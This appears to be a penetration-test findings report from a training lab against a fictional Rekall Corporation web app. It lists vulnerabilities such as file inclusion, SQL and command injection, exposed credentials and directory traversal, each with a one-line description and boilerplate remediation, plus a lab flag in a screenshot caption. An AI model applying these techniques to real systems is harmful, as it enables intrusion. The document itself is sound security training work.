
Images	
Affected Hosts	About-Rekall.php
Remediation	Data encryption: Encrypting sensitive data at rest and in transit. Strong access controls: Implementing role-based access control and multi-factor authentication. Regular security assessments: Conducting vulnerability scans and penetration testing. Secure coding practices: Developing software with security in mind. Data loss prevention (DLP): Implementing DLP solutions to detect and prevent sensitive data leaks. Regular security updates: Keeping systems and software up to date with the latest security patches. Data minimization: Only collecting and storing the data that is absolutely needed.



Vulnerability 5	Findings
Title	Local file inclusion
Type Web App	Web App
Risk Rating	High
Description	Arbitrary PHP file can be uploaded and executed.

Images	 
Affected Hosts	Memory-Planner.php
Remediation	Input Validation: Strictly validate and sanitize all user input. Use whitelists to allow only specific file names or paths. Avoid User-Supplied File Paths: If possible, avoid using user-supplied input to determine file paths. Restrict File System Access:


	Configure the web server to restrict access to sensitive files. Principle of Least Privilege: Ensure that the web server process has the minimum necessary permissions. Regular Security Audits: Conduct regular security testing to identify and address LFI vulnerabilities.
--	---

Vulnerability 6	Findings
Title	Local file inclusion (advanced)
Type Web App	Web App
Risk Rating	High
Description	Bypass with disguised file extension.
Images	
Affected Hosts	Memory-Planner.php
Remediation	Input Validation: Strictly validate and sanitize all user input. Use whitelists to allow only specific file names or paths. Avoid User-Supplied File Paths: If possible, avoid using user-supplied input to determine file paths. Restrict File System Access: Configure the web server to restrict access to sensitive files. Principle of Least Privilege: Ensure that the web server process has the minimum necessary permissions. Regular Security Audits: Conduct regular security testing to identify and address LFI vulnerabilities.


Vulnerability 7	Findings
Title	SQL injection
Type Web App	Web App
Risk Rating	Critical
Description	SQL query bypass with logic manipulation
Images	
Affected Hosts	Login.php
Remediation	Parameterized queries or prepared statements: These separate SQL code from user-supplied data, preventing attackers from injecting malicious code. Input validation and sanitization: Strictly validate and sanitize all user input to ensure it conforms to expected formats. Principle of least privilege: Grant database users only the necessary permissions. Stored procedures: These can help to encapsulate SQL logic and reduce the risk of injection. Web application firewalls (WAFs): WAFs can help to detect and block SQL injection attacks. Regular security testing: Conduct regular security testing to identify and address SQL injection vulnerabilities

Vulnerability 8	Findings
Title	Sensitive data exposure
Type Web App	Web App
Risk Rating	Critical
Description	Hardcoded credentials exposed in HTML source.
Images	 
Affected Hosts	Login.php
Remediation	Data encryption: Encrypting sensitive data at rest and in transit.


	Strong access controls: Implementing role-based access control and multi-factor authentication. Regular security assessments: Conducting vulnerability scans and penetration testing. Secure coding practices: Developing software with security in mind. Data loss prevention (DLP): Implementing DLP solutions to detect and prevent sensitive data leaks. Regular security updates: Keeping systems and software up to date with the latest security patches. Data minimization: Only collecting and storing the data that is absolutely needed.
--	---

Vulnerability 9	Findings
Title	Sensitive data exposure
Type Web App	Web App
Risk Rating	Critical
Description	Hardcoded credentials exposed in HTML source
Images	
Affected Hosts	Login.php
Remediation	Data encryption: Encrypting sensitive data at rest and in transit. Strong access controls: Implementing role-based access control and multi-factor authentication. Regular security assessments: Conducting vulnerability scans and penetration testing.


	Secure coding practices: Developing software with security in mind. Data loss prevention (DLP): Implementing DLP solutions to detect and prevent sensitive data leaks. Regular security updates: Keeping systems and software up to date with the latest security patches. Data minimization: Only collecting and storing the data that is absolutely needed.
--	---


Vulnerability 10	Findings
Title	Command injection
Type Web App	Web App
Risk Rating	Critical
Description	OS command execution via unsanitized input.
Images	
Affected Hosts	networking.php
Remediation	Input validation and sanitization: - Strictly validate and sanitize all user input. - Use whitelists to allow only specific characters or patterns. - Escape or remove potentially dangerous characters. Avoid using system calls: - If possible, avoid using system calls altogether. - Use built-in functions or libraries instead. Principle of least privilege: - Run the application with the minimum necessary privileges. Parameterized commands: - if the programming language and OS allows it, use parameterized commands,

	that separates the user input from the command itself. Disable shell access: if possible, disable shell access for the webserver user. Regular security testing: Conduct regular security testing to identify and address command injection vulnerabilities.
--	---


Vulnerability 11	Findings
Title	Command injection (advanced)
Type Web App	Web App
Risk Rating	Critical
Description	Filtered characters bypassed using alternative syntax.
Images	
Affected Hosts	networking.php
Remediation	Input validation and sanitization: Strictly validate and sanitize all user input. Use whitelists to allow only specific characters or patterns. Escape or remove potentially dangerous characters. Avoid using system calls: If possible, avoid using system calls altogether. Use built-in functions or libraries instead. Principle of least privilege: Run the application with the minimum necessary privileges. Parameterized commands: if the programming language and OS allows it, use parameterized commands, that separates the user input from the command itself.

	Disable shell access: if possible, disable shell access for the webserver user. Regular security testing: Conduct regular security testing to identify and address command injection vulnerabilities.
--	---


Vulnerability 12	Findings
Title	Brute force attack
Type Web App	Web App
Risk Rating	Medium
Description	/etc/passwd user info used to guess credentials.
Images	
Affected Hosts	Login.php
Remediation	Strong Passwords: Enforcing complex and unique passwords. Account Lockout Policies: Limiting login attempts and locking accounts after multiple failures. Multi-Factor Authentication (MFA): Requiring additional verification beyond passwords. Rate Limiting: Restricting the number of logins attempts from a single IP address. Intrusion Detection Systems (IDS): Monitoring for suspicious login activity. CAPTCHA: Using CAPTCHA to prevent automated attacks

Vulnerability 13	Findings
Title	PHP injection
Type Web App	Web App
Risk Rating	High
Description	Arbitrary PHP commands executed via GET parameter.
Images	
Affected Hosts	souvenirs.php
Remediation	Input Validation and Sanitization: Strictly validate and sanitize all user input. Use whitelists to allow only specific characters or patterns. Disable Remote File Inclusion (RFI): Disable the allow_url_include directive in PHP configuration. Use Prepared Statements: When interacting with databases, use prepared statements to prevent SQL injection. Principle of Least Privilege: Run the PHP process with the minimum necessary privileges. Regular Security Testing: Conduct regular security testing to identify and address PHP injection vulnerabilities. Keep PHP Updated: Keeping PHP up to date with the latest security patches is very important.


Vulnerability 14	Findings
Title	Session management

Type Web App	Web App
Risk Rating	Low
Description	Session IDs predictable and not secured.
Images	 The screenshot shows a web browser window displaying a web application. The page has a red header with the Rekall Corporation logo and navigation links: Home, About Rekall, Welcome, and VR Planner. The main content area is dark gray and displays 'Admin Legal Documents - Restricted Area'. Below this, it says 'Welcome Admin...' and 'You have unlocked the secret area. flag 14 is doc03doc03'. The browser's address bar shows the URL '192.168.14.35/admin_legal_data.php?admin=87'.
Affected Hosts	admin_legal_data.php
Remediation	Use a robust session management library or framework. Follow secure coding practices. Regularly audit and test session management implementation


Vulnerability 15	Findings
Title	Directory traversal
Type Web App	Web App
Risk Rating	High
Description	Arbitrary file access by navigating out of root directory.

Images	
Affected Hosts	Disclaimer.php
Remediation	Input Validation: Strictly validate and sanitize all user input. Use whitelists to allow only specific file names or paths. Avoid User-Supplied File Paths: If possible, avoid using user-supplied input to determine file paths. Restrict File System Access: Configure the web server to restrict access to sensitive files and directories. Principle of Least Privilege: Ensure that the web server process has the minimum necessary permissions. Regular Security Audits: Conduct regular security testing to identify and address directory traversal vulnerabilities.

Day 2

Vulnerability 1	Findings
Title	Open source exposed data
Type Linux OS	Linux OS
Risk Rating	High
Description	Lookup on DomainDossier for totalrekall.xyz
Images	
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	Software Composition Analysis (SCA): Use SCA tools to identify and track open-source components in your applications. This helps to detect known vulnerabilities and ensure license compliance. Vulnerability Scanning: Regularly scan open-source components for vulnerabilities using automated tools. Patch Management: Keep open-source components up to date with the latest security patches. Security Best Practices: Implement secure coding practices and conduct regular security audits. Software Bill of Materials (SBOM): Utilize SBOMs to gain a clear view of all software components used within a project, which greatly aids in vulnerability management.

